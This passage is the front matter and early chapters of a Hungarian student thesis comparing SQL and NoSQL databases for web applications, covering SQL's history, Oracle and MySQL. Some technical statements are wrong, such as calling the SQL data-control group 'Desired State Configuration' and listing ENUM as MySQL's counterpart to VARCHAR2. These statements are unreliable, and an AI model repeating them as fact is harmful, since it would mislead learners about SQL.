

I. számú melléklet

NYILATKOZAT SAJÁT MUNKÁRÓL

Név: _____

E-mail cím: _____ NEPTUN kód:

A szakdolgozat címe magyarul:

A szakdolgozat címe angolul:

Szakszeminárium-vezető (vagy konzulens) neve:

Én,(a hallgató neve) teljes felelősségem tudatában kijelentem, hogy a jelen szakdolgozatban szereplő minden szövegrész, ábra és táblázat – az előírt szabályoknak megfelelően hivatkozott részek kivételével – eredeti és kizárólag a saját munkám eredménye, más dokumentumra vagy közreműködőre nem támaszkodik.

Budapest,

hallgató aláírása

Párhuzamos képzés esetén kitöltendő!

Én,(a hallgató neve) teljes felelősségem tudatában kijelentem, hogy a jelen szakdolgozatom és a párhuzamos képzésen leadott szakdolgozatom közötti átfedés nem haladja meg a 10% százalékot, a Tanulmányi és Vizsgaszabályzat Gazdálkodástudományi kari mellékletének II. fejezetében a 6. § (2) alapján. Tudomásul veszem, hogy amennyiben a szakfelelősök (vagy az általuk megjelölt személyek) 10%-nál nagyobb egyezőséget állapítanak meg, akkor a tanulmányi kötelezettségeimet nem teljesítettem, záróvizsgát nem tehetek.

Budapest,

hallgató aláírása

TÉMAVEZETŐI NYILATKOZAT

Alulírott, konzulens kijelentem, hogy a fent megjelölt hallgató fentiek szerinti szakdolgozata (egyetemi/ mesterképzésben diplomamunkája) **benyújtásra alkalmas és védésre ajánlom.**

Budapest,

.....
(a konzulens aláírása)

II. számú melléklet

NYILATKOZAT A SZAKDOLGOZAT NYILVÁNOSSÁGÁRÓL

Név (nyomtatott betűvel):

Alapszak, szak neve:

Mesterszak, szak neve:

Egyetemi képzés, szak neve:

Szakirányú továbbképzés, képzés neve:

Egyéb képzés neve:

Dolgozatom elektronikus változatának (pdf dokumentum, a megtekintés, a mentés és a nyomtatás engedélyezett, szerkesztés nem) nyilvánosságáról az alábbi lehetőségek közül kiválasztott hozzáférési szabályzat szerint rendelkezem.

TELJES NYILVÁNOSSÁGGAL

A könyvtári honlapon keresztül elérhető a Szakdolgozatok/TDK adatbázisban (<http://szd.lib.uni-corvinus.hu/>), a világháló bármely pontjáról hozzáférhető, fentebb jellemzett pdf dokumentum formájában.

KORLÁTOZOTT NYILVÁNOSSÁGGAL

A könyvtári honlapon keresztül elérhető a Szakdolgozatok/TDK adatbázisban (<http://szd.lib.uni-corvinus.hu/>), a kizárólag a Budapesti Corvinus Egyetem területéről hozzáférhető, fentebb jellemzett pdf dokumentum formájában.

NEM NYILVÁNOS

A dolgozat a BCE Központi Könyvtárának nyilvántartásában semmilyen formában (bibliográfiai leírás vagy teljes szöveges változat) nem szerepel.

Budapest,

.....
a hallgató (szerző) aláírása

III. számú melléklet

NYILATKOZAT

Alulírott.....(név),
.....(Neptunkód),.....szakos,
.....
.....

1. ☐ bologna alapképzés gazdaságinformatikus

2. ☐ egyetemi főszakirányos

hallgató aláírással tanúsítom, hogy

☐ a komplex vizsgára bocsátás feltételeit, azaz a főszakirány valamennyi kötelező tárgyát a szakszemináriumot is beleértve (2. pont esetén)

☐ komplex vizsga letételéhez szükséges tantárgyakat a szakszemináriumot is sikeresen teljesítettem.

Tudomásul veszem, hogy valótlan adatok állítása fegyelmi eljárás indítását vonja maga után.

Budapest,

.....

Hallgató aláírása

Budapesti Corvinus Egyetem
Gazdálkodástudományi kar
Információrendszerek Tanszék

**Adatbázis-kezelési megközelítések
összehasonlítása webalkalmazások
kiszolgálására**

Acsai Klaudia

Gazdaságinformatikus szak

2016

Konzulens: Mohácsi László

Tartalomjegyzék

1. Bevezetés	5
2. Az SQL nyelv sajátosságai.....	7
2.1 Kialakulása	7
2.2 A nyelv előnyei és hátrányai.....	8
2.3 Oracle adatbázis-kezelő rendszer sajátosságai.....	11
2.4 Mysql adatbázis-kezelő rendszer sajátosságai.....	13
2.5 Két főbb adatbázis-kezelő rendszer (Oracle, MySQL) összehasonlítása	14
3. NoSQL megközelítések	16
3.1 Kulcs-érték tárolók	17
3.1.1 Amazon DynamoDB.....	18
3.2 Oszlopcsaládok és típusai	18
3.2.1 Apache Cassandra.....	20
3.2.2 Apache HBase.....	21
3.2.3 BigTable adatbázis-kezelő	21
3.3 Dokumentumtárolók.....	22
3.3.1 MongoDB (JSON stílus)	23
3.4 Gráfadatbázisok.....	25
3.4.1 Neo4j.....	26
4. A PHP nyelv adatbázis orientált megközelítése	27
4.1 A PHP nyelv sajátosságai	27
4.2 PHP és HTML kapcsolata	28
4.3 PHP és MySQL kapcsolata	29
4.4 XML típusú fájlok.....	31
5. Biztonsági kérdések.....	32
5.1 Adatvesztés, adatmódosítás, adatrongálás.....	32
5.2 Webes alkalmazások biztonsága	36
5.2.1 A fejlécek vezérlése PHP segítségével.....	36
5.2.2 Webes alkalmazásokhoz való hozzáférés korlátozása	38
5.2.3 PHP alapú megközelítés	38
5.2.4 SQL alapú megközelítés	43
6. Eset megoldások	44
7. Kérdőív kiértékelés	47
8. Összegzés.....	53
9. Hivatkozásjegyzék.....	Hiba! A könyvjelző nem létezik.

11. Irodalomjegyzék.....	55
12. Melléklet.....	60

Ábrajegyzék

1. ábra: Adatbázis rendszerek használata	8
<i>http://www.vertabelo.com/blog/vertabelo-news/jdd-2013-what-we-found-out-about-databases</i> Letöltés dátuma: 2016.11.19	
2. ábra: A CAP hármás	17
Forrás: <i>http://blog.nahurst.com/visual-guide-to-nosql-system</i> Letöltés dátuma: 2016.08.19	
3. ábra: Soralapú tárolás.....	19
<i>https://db.bme.hu/~gajdos/2012adatb2/3.%20eloadas%20NoSQL%20adatb%E1zisok%20doc.pdf</i> Letöltés dátuma: 2016.03.27	
4. ábra: Oszlopalapú tárolás.....	19
<i>https://db.bme.hu/~gajdos/2012adatb2/3.%20eloadas%20NoSQL%20adatb%E1zisok%20doc.pdf</i> Letöltés dátuma: 2016.03.27	
5. ábra: Kártékony kód beszúrása űrlapba üzenetként.....	33
Forrás: <i>Luke Welling, Laura Thomson, 2010, p.24</i>	
6. ábra: PHP kód SQL lekérdezéssel.....	34
Forrás: <i>https://www.hackingloops.com/sql-injection-injection-attacks-owasp-1-vulnerability-part-2/</i>	
7. ábra: SQL lekérdezés.....	34
Forrás: <i>https://www.hackingloops.com/standard-sql-injection-injection-attacks-owasp-1-vulnerability-part-4/</i> Letöltés dátuma: 2016.09.01	
8. ábra: Sebezhető weboldal címe	35
Forrás: <i>https://www.hackingloops.com/union-exploitation-technique-to-exploit/</i> Letöltés dátuma: 2016.09.01	
9. ábra: Fejlécek fontossága.....	37
Forrás: <i>Lynn Beighley, Michael Morrison, 2009, p.303</i>	
10. ábra: SSL titkosítás főbb lépései.....	42
Forrás: <i>Luke Welling, Laura Thomson, 2010, p.284</i>	
11. ábra: Férfi kitöltők korosztálya.....	47
Forrás: <i>Saját készítésű kérdőív eredménye</i>	

12. ábra: Női kitöltők korosztálya.....	47
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
13. ábra: Regisztráció során fordított átlagos figyelem	48
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
14. ábra: Férfiak jelszóhasználati szokásai	49
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
15. ábra: Nők jelszóhasználati szokásai.....	49
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
16. ábra: Felhasználói adatokhoz hozzáférés tudása fejlesztői hanyagság miatt nőknél	50
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
17. ábra: Weblapcímre fordított figyelem férfi-női összehasonlítás alapján	51
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
18. ábra: Weblapcímre fordított figyelem férfi-női összehasonlítás alapján	51
<i>Forrás: Saját készítésű kérdőív eredménye</i>	
19. ábra: Weblapcím segítségével hozzáférés plusz információkhoz.....	52
<i>Forrás: Saját készítésű kérdőív eredménye</i>	

1. Bevezetés

Egyetemi tanulmányaim során Adatbázis rendszerek tantárgy keretein belül megismerhettem az SQL nyelv alapjait, mely felkeltette az érdeklődésemet, így szabadidőmben is elkezdtem a témával foglalkozni, mely tudást később szakmai gyakorlatom során is alkalmazhattam. Rájöttem arra, hogy a legtöbb online szolgáltatás mögött is adatbázisok vannak, valamint minden vállalat, nagyvállalat használ adatbázis-kezelő rendszer, ágazatokon, osztályokon belül is egyre több adatbázissal rendelkezik, mely a mindennapi munkáikat segíti elő. Napi, heti, havi és éves adatokat importálhatnak táblákba az üzemeltetők, melyből könnyen lehet lekérdezések segítségével információhoz jutni. Adatbázis rendszerek keretein belül megszüntethető a mechanikus bevitel, lekérdezések, nézetek segítségével el lehet érni minden rekordot az adatbázis rendszeren belül. Egy táblában több ezer vagy akár milliós nagyságrendű rekordot lehet rögzíteni, viszont a lekérdezések eredményét a felhasználó számára a lehető leggyorsabban kell megjeleníteni. Folyamatosan optimalizálni kell a tábla adatait, a lekérdezéseket felhasználók számára megfelelően kell megírni, hiszen minden ember számára a sebesség az egyik legfontosabb tényező a magas rendelkezésre állás és megbízhatóság mellett. Felkeltette az érdeklődésemet az, hogy hogyan lehet más rendszerekkel összekötni az adatbázis rendszereket, hogyan lehet ezt a nyelvet más programnyelvekben használni. Foglalkoztat, hogy milyen előnyei és hátrányai vannak SQL-nek, illetve milyen más megközelítések léteznek az adatok kezelésére, amelyek bizonyos esetekben jobb teljesítményt adnak.

Egyetemi tanulmányaim során lehetőségem volt Webfejlesztés tárgy keretein belül megismerkedni a HTML és Javascript alapjaival, majd szakmai gyakorlatom során megtanultam a PHP nyelv használatát is. Rájöttem arra, hogy a legtöbb alkalmazás, amit felhasználók munkájuk, magánéletük során alkalmaznak online felületen elérhető, ezért PHP és SQL segítségével nyernek információkat, hiszen Gellard Millares felmérése alapján az interneten elérhető webalkalmazások 75%-ban PHP szolgálja ki. A legtöbb webalkalmazás mögött áll egy adatbázis rendszer, melyből strukturált adatokat nyerhetünk ki, viszont tárolt adatmennyiség növekedésével teljesítményproblémák merülhetnek fel. A várakozási időt ezek a rosszul strukturált adatok növelhetik, ezért nem tartható optimálisnak az, hogy a jövőben mindent „klasszikus” relációs adatbázisokra alapozzunk.

Ma már fontos minden ember számára az, hogy a legtöbb magánéleti, munkahelyi problémát képes legyen online megoldani, otthon, utazás közben okos telefonon, tableten elérjen számára fontos felületeket és ezek az webalkalmazások ő adatait megfelelően kezeljék. Lényeges, hogy illetéktelen kezekbe ne kerüljenek ki felhasználók adatai, melyről a program megírása során meg kell bizonyosodni és az egyik legfontosabb feladatnak kell azt tekinteni, hogy ne legyen senkinek sem alkalma hozzájutni más felhasználók adataihoz és ezekkel visszaélni. Az adatbázis hozzáféréséhez felhasználói jogokat rendelnek hozzá és ezek segítségével kapnak a kérésükről információkat.

A technológia fejlődésével egyre népszerűbbé vált, hogy az adatokat Cloud architektúrában tároljuk, ezáltal nem kell a technikai háttérre nagyobb pénzüsszeget fordítani. NoSQL adatbázis-kezelő rendszer elindulásával az SQL nyelv alkalmazását modernizálta és másfelől közelíti meg a különböző platformok létrehozását. NoSQL keretein belül többféle adatbázis-kezelési megoldás létezik, melyre szakdolgozatom fejezeteiben kitérek.

Szakdolgozatomban felmérést készíték abból a szempontból, hogy ha az adott webalkalmazásban tárolt felhasználóneveket és jelszavakat tartalmazó adatbázis illetéktelen kezekbe kerül, milyen esély van arra, hogy az ebből visszafejtett jelszavak segítségével egy rosszindulatú támadó akár más adatbázisokban vagy webalkalmazásokban be tud jelentkezni a felhasználó nevével. A kérdőív visszajelzést adhat arra, hogy egy fejlesztőnek mekkora figyelmet kell fordítania a felhasználók adatainak védelmére.

Szakdolgozatomban szeretném összehasonlítani, bemutatni az SQL és NoSQL megközelítések sajátosságait, leginkább a webes fejlesztések igényei felől megközelítve. Részletesen szeretnék kitérni arra, hogy hogyan jelennek meg az adatbázisok webes alkalmazásokban, hogyan lehet fejlesztői szempontból ezeket az alkalmazásokat megfelelő módon kezelni. Milyen technikákat használnak leginkább fejlesztésekben, melyek a legelterjedtebb adatbázis-kezelő módok és ezek hogyan fejlődtek az évek során. Szeretném azt bemutatni, hogy az SQL-t akár bizonyos területeken háttérbe szoríthatja a NoSQL webes alkalmazások keretein belül, ezeknek okaira világítnék rá, kiemelném azt, hogy miben más és jobb ez a NoSQL az SQL-hez képes. Biztonsági és gyorsasági szempontból hasonlítanám össze a két rendszert részletesen, megtalálnám azt, hogy mely rendszer optimális a két szempont alapján használatra és ennek a felhasználói részére is szeretnék kitérni.

2. Az SQL nyelv sajátosságai

2.1 Kialakulása

Az élet bármely területén találhatunk olyan gyűjteményeket, amelyek különböző szempontok alapján lettek összeválogatva. A rendszerbe foglalt adatokat már adatbázisoknak nevezhetjük, mert ez a gyűjtemény valamilyen struktúra szerint lett rendezve.

A számítógépek elterjedése után szűk kör számára elérhetővé váltak adatfeldolgozó rendszerek, melyeket egyetemek és kutatóintézetek fejlesztettek. Ezek a rendszerek a 60-as évek második feléig csak feladat specifikus egyedi állományokat tudtak kezelni, tehát adott programmal csak adott adatállomány volt kezelhető. Az adatokat csak a megfelelő programmal lehetett elérni, amelyben a hozzá tartozó nyelvet kellett használni, illetve az adatvédelem sem volt még ezekben a kezdetleges rendszerekben biztosítva, valamint az egyidejű hozzáférést nem biztosította a felhasználók számára.

SQL (strukturált lekérdező nyelv) a relációs adatbázis-kezelés szabványos nyelve, mely algoritmus nyelvekbe beépíthető, viszont nem algoritmus nyelv. (Katona, 2013)

Az SQL nyelv alapja az IBM 1974-1975-ben végrehajtott egyik projektjének eredménye, amelynek eredeti neve Structured English Query Language (SEQUEL). 1979-től kezdődően több cég is kereskedelmi forgalomba hozott olyan rendszert, mely a SEQUEL-hez hasonló nyelvet használt. 1981-ben az Oracle 2, majd 1983-ban az IBM DB2 kiadása jelent meg, amely nagy hatással lehetett a későbbi alakulásra, hiszen a világ legnagyobb adatbázisait DB2-ben kezelik. (Katona, 2013)

Az Amerikai Nemzeti Szabványügyi Intézet (ANSI) egy nonprofit szervezet, amelynek célja ipari szabványok kidolgozása az Amerikai Egyesült Államokban. A szabvány jelentősége, hogy egy olyan nyelv kezdett elterjedni, melyet szinte minden relációs adatbázis-kezelő alkalmaz. A legtöbb SQL szerver implementációja alkalmas hálózatokon adatbázis-kezelő szerver és kliensek közötti kommunikációra, lekérdezéseket tekintve nem procedurális programozási nyelv. (Gajdos, 1999)

Az évek során több szabványváltozat is megjelent, mely az SQL-89, SQL-92 mely az SQL2 szabvány néven ismert. 1999-ben megjelent az SQL3 más néven SQL:1999, ami tartalmaz rekurziót, amikor a saját maga által definiált műveletet hajtja végre. Tiggerek kezelése is megjelent a szabványban, amit UPDATE, DELETE, INSERT adatokhoz


hívhatunk meg, mely egy végrehajtandó utasítást jelent az adatbázis-kezelő rendszernek. (Katona, 2013)

2003-ban SQL:2003 szabvány jelent meg, melynek egyik fontos sajátossága, hogy támogatja az XML fájlokat. Sequences generálását tette elérhetővé, ami egy sorfolytonos számgenerátor, melyet egyedi azonosító létrehozásánál használunk. (Katona, 2013)

2006-ban és 2008-ban tovább bővítések jelentek meg, melyeknek fontosabb új tulajdonsági azok, hogy SQL:2006-ban XML fájlok importálása vált elérhetővé, az utóbbinál a „TRUNCATE TABLE”, mellyel feltétel nélkül törli a rekordokat egy táblából (gyorsabb futást eredményezve, mint a DELETE funkció) illetve „CASE”(feltételes elágazás) jelent meg a fejlesztők számára. (Katona, 2013)

2.2 A nyelv előnyei és hátrányai

A különböző relációs adatbázis-kezelő rendszerek hamar egyeduralkodóvá váltak, szinte teljesen kiszorították a piacról a különböző hálós-hierarchikus adatmodelleken alapuló adatbázis-kezelő rendszereket. A legelterjedtebb rendszerek: Oracle, MySQL, PostgreSQL.



1. ábra: Adatbázis rendszerek használata

Az SQL nyelvet az angol nyelvtan alapján alakították ki, mert nem számítástechnikai szakemberek számára fejlesztették ki. Az előbb említett indok miatt a használata könnyen elsajátítható, nem igényel különösebb programozói tudást.

A nyelv sajátosságai közé sorolható az, hogy nem érzékeny a kis és nagybetűk különbségére, ami azt eredményezi, hogy a különböző parancsok betűhasználatának különbsége nem fogja a lekérdezésünket módosítani.

A legtöbb adatbázis-kezelő rendszerben lehetőség van arra, hogy grafikus felületen keresztül olvassunk a táblákból, menüpontokon keresztül lehet felépíteni az adatbázis-kezelő rendszert. Konzolon keresztüli lekérdezés nehezebb, azonban hasznosabb, hiszen ez szinte teljesen platform független.

Relációs adattáblákban lehetőség van csúcslistás és él listás megoldással gráfokat tárolni, valamint hierarchikus adatszerkezetek is felírhatók ilyen táblákban, de a relációs adatbázis-kezelőket nem ilyen fajta adatstruktúrák kezelésére optimalizálták.

A nyelv alapjai egyformák MySQL és Oracle környezetében, viszont találhatók benne különbségek. Különböző változók terén lehetnek eltérések, mint például MySQL felületnél használhatjuk a TINYINT(1) karaktert meghatározó kifejezést, azonban ezt Oracle-ös felületen nem érhetjük el, mert a legtöbb szám típusú karakterre a NUMBER típusú kifejezést lehet használni, míg MySQLben INT, INTEGER is megjelenik erre a célra. Oracle adatbázis-kezelő rendszerben FLOAT(1) típusú adattípusra három megfelelő MySQL-ben megtalálható adattípust találhatunk, melyek a DECIMAL, DOUBLE, DOUBLE PRECISION. Oracle-ben megjelenő karaktereket kezelő VARCHAR2 kifejezést nem találhatjuk meg MySQL-ben, hiszen itt az ENUM változatát lehet használni.

A legtöbb felület egyszerre több adatbázist is képes kezelni, létrehozhatunk adatbázisokat és parancsok segítségével válthatunk is közöttük.

„Az SQL adatbázisok használatba vétele során a legelső lépés az adattáblák szerkezetének (mezők és relációk) megtervezése úgy, hogy az illeszkedjen a várható lekérdezésekhez. Sajnos az adatbázisok tényleges létrehozása során sokan kihagyják a jogosultságok megfelelő beállítását és ellenőrzését. A kisebbik rossz, ha kevesebb jogot kaptunk, mert azt azonnal észrevesszük, amint dolgozni szeretnénk. Komolyabb problémát okozhat, ha több jogot kaptunk, mert egy elgépelt utasítás belerondíthat mások adatbázisába is ahelyett, hogy hibaüzenetet kapnánk.”¹ (Baranyai, 2004)

A keresés optimalizálásához a legtöbb adatbázis-kezelő rendszer hozzájárul indexek segítségével, mely az adatokhoz való hozzáférést gyorsítja. Az esetek többségében olyan táblaoszlopokra hozzák létre ezeket, melyekre gyakran fogalmazunk meg keresési feltételt. Az indexek automatikusan létrejönnek olyan oszlopokra, melyekre megköveteljük a tábla létrehozásánál az egyediséget. Több mezőre is hivatkozhatunk indexekkel, viszont vigyázni kell arra, hogy csak a lényeges mezőkre legyen hivatkozás, hiszen egy idő után már nem csak gyorsíthatunk, hanem a keresésen lassíthatunk is, a

nem megfelelő használat következtében, ezért is fontos az, hogy az indexek tervezése gondos tervezői munkát igényel. (Gajdos, 1999)

A legtöbb SQL nyelvet támogató adatbázis-kezelő szoftver támogatja a nézetek, VIEW-k létrehozását, melyek a gyakran megírt lekérdezések mentésére szolgálnak, akár meg is hívhatjuk ezeket a lekérdezéseket adataikkal, más SQL nyelvet támogató szoftverekbe importálhatjuk ezeket. (Kardkovács 2012) Nem kell feleslegesen táblákat létrehozni, nem tartalmaz, nem tárol adatot, csak származtat adatokat táblából, esetelegesen táblákból. Ha nézeteket hozunk létre és ezeket szeretnénk lekérdezés forrásaként használni, az tovább is tarthat, hiszen ezeken nem tudunk indexeket alkalmazni.

Az ANSI szabványnak köszönhetően a táblába akkor is szűrhetünk be rekordot, ha valamely mező értéke nem ismert. Az előbb említett tulajdonság azért fontos, mert sok esetben nem tudjuk a mező tulajdonságát, ilyenkor nem adunk meg eredményt, úgynevezett NULL értéket kap, melyet már a tábla létrehozásánál engedélyeztünk, viszont ennek a tulajdonságnak köszönhetően így is szűrhetünk be adatot az adatbázisunkba.

A nyelv utasításai a következő főbb csoportokba sorolhatóak:

- adatbázisséma definiálásához szükséges utasítások, Data Definition Language (DDL), melyek az objektumok létrehozását, módosítását és törlését segítik. (Katona, 2013)
- adatok aktualizálása, adatok változásához hozzájáruló utasítások végrehajtása, Data Manipulation Language (DML), mely a rekordok létrehozását, módosítását és törlését támogatja. (Katona, 2013)
- adatok vezérlését támogató utasítások, Desired State Configuration (DCS), mely a tranzakció-kezelő műveletek végrehajtását segíti (Gajdos, 1999)
- adatkezelő utasítások, Data Query Language (DQL), amellyel a már tárolt adatokat tudjuk visszakeresni. (Gajdos, 1999)

A relációs adatbázis-kezelőkkel kapcsolatban megfogalmazott egyik kritika a sebesség. A relációs tárolás miatt az adatokat akár több táblából is lehet keresni, lekérdezni, ez okozza leginkább a lassúságot. Az adatbázis táblákban a szöveges, dátum, idő mellett lehetőség van bináris adatok elhelyezésére is, melynek köszönhetően adattáblákban képeket, videókat, szövegfájlokat is tárolhatunk. Hátránya az előbb említett

tárolásnak, hogy nem biztosítanak olyan gyors elérést, mintha ezeket webszervereken tárolnánk és annak egy adott könyvtárából kérnénk le a szükséges adatokat.

Az adatbázisok fájlokban tárolódnak, ahol nem tudunk plusz bájtot beszúrni egy módosítás folyamán. A fájl végére lehet írni, mert a fájl egyik részét nem képes a rendszer áthelyezni. Ha egy fájlban egy olyan adatbázisnak tároljuk az adatait, ami több táblából áll és a táblából felváltva fűzünk hozzá sorokat, az adatbázis töredezett lesz.

Egy adatbázis táblában a legtöbb rekord azonos tárterületet foglal el, mely gyorsabbá teszi a háttértárban való keresést. A legtöbb SQL szerver blokkokban foglalja a rekordok számára a helyet, mellyel a töredezettség ellen tesz az adatbázis felhasználója szempontjából.

A 3. normálformával lehetőség van relációs adatbázisunkat redundancia mentessé tenni, azaz egy tulajdonság csak egy helyen lesz tárolva.

A relációs adatbázisok struktúrájánál a táblaterv elkészítése fontos, hiszen a tábla létrejötte után lehet változtatni az attribútumok tulajdonságain, viszont ez kihatással lesz az összes mezőre, ami az adott oszlopban található, hiszen ugyanazokkal a tulajdonságokkal kell rendelkeznie. Abban az esetben, ha egy mező nem kaphat NULL értéket, akkor összes részét ki kell tölteni, mert a legtöbb mező előre meghatározott számú bájtot foglal az adatbázisunkban.

2.3 Oracle adatbázis-kezelő rendszer sajátosságai

Az Oracle relációs adatbázis-kezelő rendszer karbantartására és használatára egy szabványos nyelvet alkalmaz különböző lekérdezések megírására, melynek pontos megnevezése PL/SQL:2011.

A rendszer egyik fontos tulajdonsága, hogy kliens-szerver felépítésű. Lehetővé teszi a több felhasználós működést, az adatok egyidejű használatát operációs rendszertől függetlenül. Térben elosztott rendszerként is képes működni, ha a felhasználónak arra van szüksége. Támogatja a szoftver- és alkalmazásfejlesztés minden szakaszát, együttműködik a fejlesztői környezetekkel és fordítókkal. Adatok szempontjából szinte tetszőleges nagyságú anyagot képes kezelni, bár különböző hatékonysággal, folyamatos rendelkezésre állást képes biztosítani, biztonságos működést tud garantálni. Az adatok védelmét, integritását, konzisztenciáját magas szinten biztosítja és struktúrák tárolására is alkalmas.

Az Oracle adatbázis-kezelő rendszer különböző változatokkal rendelkezik, Personal Edition, Client, Management és Enterprise Edition. Az előbb felsorolt

változatok közül az utolsó az, mellyel fejlett rendszerfelügyeletet lehet kialakítani, az ezt biztosító Oracle Management Server és a hozzá kapcsolódó Agentek.

A felhasználók nyomon követésével lehetőség van a gyanús események figyelésére, statisztikák készítésére, melyek utasítás szintű SQL parancsokat, privilégiumokat figyelhetnek, valamint az objektum használatát monitorozhatják. Lehetőség van arra is, hogy a sikeres és sikertelen hozzáféréseket naplózzák, ezen kívül a parancsszintű és session szintű naplózás is elérhető ebben a rendszerben. A rendszerben le lehet szűkíteni azt is, hogy kiket szeretnénk monitorozni, mely felhasználók tevékenységeire vagyunk kíváncsiak az adatbázisban. (Kardkovács, 2012)

Lehetőség van egy táblára, nézetre több nevet is megadni szinonimák segítségével, mely adatot nem tárol, ezért nem szükséges tárhelyet lefoglalni neki, adatszótárban tárolják. Két fajtája van, a nyilvános és a rejtett szinonima. Az előbbi mindenki számára hozzáférhető, míg az utóbbi a felhasználók egy bizonyos csoportja számára elérhető, ezzel is a biztonságot lehet a rendszerben fokozni, hiszen ha a jogosultságok megfelelő kiosztására törekszünk, akkor illetéktelen kezekbe nem kerülhet titkos információ. (Nyárády, 2008)

Az Oracle adatbázis-kezelő rendszerben lehetőség van sémák létrehozására, mely az adott felhasználó saját objektumainak összességét jelenti. Az objektumok elérhetőségét a jogosultsági rendszer beállításainál lehet korlátozni, melyeknél felhasználókat, illetve csoportokat lehet meghatározni. A séma létrehozása az adatok biztonságos kezelését segíti elő, illetve ezáltal már azt is lehet szabályozni, hogy mely táblákat felhasználók melyik csoportja láthatja vagy módosíthatja, esetleg különböző lekérdezéseket kik végezhetnek az adott táblára. (Kardkovács & Győr, 2012)

Az Oracle rendszerhez csak olyan felhasználók férhetnek hozzá, akik az ebben definiálva vannak. Minden felhasználóhoz egy profile van hozzárendelve, melyben definiálni lehet azt, hogy a felhasználók mit és hogyan érhetnek el, később ezek módosítására is van lehetőség. Rendszerszintű és objektumszintű jogosultság megadására van szükség, illetve egyes szerepköröknél jelszó megadására is van lehetőség. A szerepköröket lehet külső szolgáltatás által is védeni (mint például az operációs rendszeren belül) vagy globálisan is, mely több adatbázisra vonatkozik. (Kardkovács & Győr, 2012)

2.4 Mysql adatbázis-kezelő rendszer sajátosságai

A MySQL adatbáziskezelő letölthető a szoftver honlapjáról (www.mysql.com), gyakran alkalmazzák PHP nyelvvel. A MySQL az Apache webserverral együtt is elérhető, mely a webes alkalmazásokat támogatja.

Többféle platformon futtatható (Windows, Macintosh, Linux, Solaris), mely nagyban támogatja a felhasználók, fejlesztők munkáját. Többszálas rendszer, azaz minden bejövő kapcsolatot külön szál kezel. Kevesebb szolgáltatást nyújt, mint az egyes kereskedelmi rendszerek, például az Oracle adatbázis-kezelő, viszont hatékonyság szempontjából az egyik legjobb rendszer. Tranzakció kezelés a MySQL újabb változatainál érhető el és ezt engedélyezni kell, viszont a hatékonyságot ez a lehetőség rontja. Objektum-relációs lehetőségeket nem tartalmaz, de a legtöbb nyelvhez alkalmazásprogramozási (API) felületet tartalmaz, külső összekapcsolást támogatja.

Az adatbázis-kezelő rendszerben lehetőség van a táblák zárolására bizonyos felhasználók számára, mely elengedhetetlen, abban az esetben, ha egyszerre szeretné két vagy több felhasználó módosítani a tábla tartalmát és mentésnél egymás változtatásait felülrírnák. Szerkesztésnél lehetőség van arra, hogy a szerkesztés idejére zároljuk a rekordot, így megakadályozva azt, hogy egyszerre többen használják ugyanazt a tartalmat. Mentést követően a zár eltűnik a rekordról, de ha a kliens valamilyen oknál fogva lekerül a folyamatról, vagy a mentés nem fejeződik be, akkor a zár rajta marad az adott helyen és külön mechanizmussal lehet ezt módosítani. Ha olvasási zárolást alkalmazunk, akkor már módosítások lehetősége sem áll fenn a felhasználó számára. Lehetőség van lokális adatbázis létrehozására, minden felhasználó esetében, ilyenkor a táblák zárolás nélkül állnak a rendelkezésükre. Ha az adatbázist használó személy olyan módosítást végez a táblákon, mely negatív hatással van a munkájára, az adatbázisra, illetve a későbbiekben akadályozza őt, akkor lehetőség van a teljes adatbázis visszaállítására a rendszer szerverről. Az összes módosított adat elveszik, viszont az adatbázist használó alkalmazásokat nem fogja érinteni, így az arra támaszkodó applikációk megfelelő módon fognak működni. (Sági, 2005)

Többféle adattárolási mechanizmust használ, ezek két fő típusba sorolhatók. Tranzakciós táblák, melyek biztonságosabbak, hiszen egy több lépésből álló adatbázis módosítási művelet nem tud végigfutni (COMMIT, ROLLBACK használhatósága miatt), a korábbi állapotot vissza lehet állítani. A nem tranzakciós táblák, melyek nem állíthatóak helyre, viszont sokkal gyorsabbak és kevesebb tárhelyet igényelnek.

A felhasználók jogosultságait külön táblában tárolja, ahol egy, vagy több felhasználónak adhatunk, illetve megvonhatjuk a jogaikat, sőt beállíthatunk akár jelszót is számukra. A felhasználóknál pontosan meg lehet azt határozni, hogy mely táblákhoz, akár azon belül mely oszlopokhoz férhetnek hozzá és azon belül milyen szolgáltatások elérésére van lehetősége. A felhasználóknál azt is be lehet állítani, hogy milyen jogai legyenek lokális adatbázisban, vagy távoli elérés esetén milyen jogosultságokkal rendelkezik az adatbázisban. Biztonsági szempontból fontos az, hogy a felhasználóknak többféle engedélyt adhatunk, hiszen így az esetleges adatszivárgást, a jogosulatlan hozzáférést vagy módosítást elkerülhetjük az egész adatbázisban vagy annak egy táblájában. A felhasználók kaphatnak teljes körű jogosultságokat, de ez nem vonatkozik a file, process, reload és shutdown parancsokra, tábla struktúráját változtathatják meg, új táblákat hozhatnak létre, esetleg a sorokat vagy a táblát is törölhetik. Ha az adatbázis-kezelő rendszerben engedélyezzük, akkor a felhasználó hozzáférhet a kiszolgálón tárolt fájlokhoz, viszont ez különböző réseket képes nyitni a felhasználók számára a rendszerben. Az indexek kezeléséhez is külön jogosultságokkal kell rendelkezni, de az insert utasításhoz is engedély szükséges a rendszerben. A MySQL folyamatokhoz is hozzáférést lehet adni különböző felhasználóknak, viszont fennáll az a veszély, hogy biztonsági réseket fedeznek fel, mellyel 